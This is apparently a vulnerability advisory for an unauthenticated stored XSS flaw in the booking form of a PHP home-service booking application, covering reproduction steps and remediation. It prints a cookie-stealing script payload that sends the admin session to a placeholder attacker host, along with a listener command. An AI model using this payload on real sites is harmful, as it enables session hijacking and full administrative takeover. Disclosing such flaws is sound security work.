home-service-system-unauth-stored-xss-admin-takeover

Vulnerability Details

Field	Details
Vendor	code-projects.org
Product	Home Service System In PHP
Version	1.0
Vulnerability Type	Stored Cross-Site Scripting (XSS)
CWE	CWE-79
Authentication Required	No
Author	Imad Alvi

Description

A Stored Cross-Site Scripting (XSS) vulnerability exists in the `booking.php` file of Home Service System In PHP 1.0. Unauthenticated users can inject malicious JavaScript payloads through the booking form fields. The unsanitized input is stored in the database and rendered without output encoding in the admin panel (`admin.php`), where it executes in the administrator's browser context.


This allows an unauthenticated attacker to steal the admin session cookie, perform actions on behalf of the administrator, or fully compromise the admin account.

Affected Component

- **File:** `booking.php`
- **Parameters:** `fname`, `lname`
- **Sink:** `admin.php` → Manage Booking

Steps to Reproduce

1. Navigate to the booking page as an unauthenticated user: http://TARGET/homeservices/booking.php?provider=



2. In the **First Name** field, inject the following payload:

```
<script>new Image().src="http://ATTACKER_IP:PORT?c="+document.cookie</script>
```


3. Fill remaining fields with any valid data and submit the booking.


4. Start a listener on your attacker machine:

```
php -S 0.0.0.0:PORT
```

5. Wait for the administrator to visit the Manage Booking section in `admin.php`.

6. The payload executes in the admin's browser, exfiltrating the session cookie to your listener.






Proof of Concept

Payload (Alert)

```
<script>alert(1)</script>
```



Payload (Session Hijack)

```
<script>new Image().src="http://ATTACKER_IP:7979?c="+document.cookie</script>
```

Impact

This vulnerability allows a remote unauthenticated attacker to fully compromise the application.

An attacker can:

- Execute arbitrary JavaScript in the administrator's browser
- Steal the admin `PHPSESSID` session cookie
- Hijack the admin session and gain full administrative access
- Perform any administrative action (manage bookings, providers, etc.)

This results in complete application compromise.

Remediation

- Apply `htmlspecialchars()` with `ENT_QUOTES` on all user-supplied input before storing or rendering
- Implement a Content Security Policy (CSP) header
- Validate and sanitize all form inputs server-side

Releases

No releases published

Packages

No packages published

Contributors 1

Xmyronn imad alvi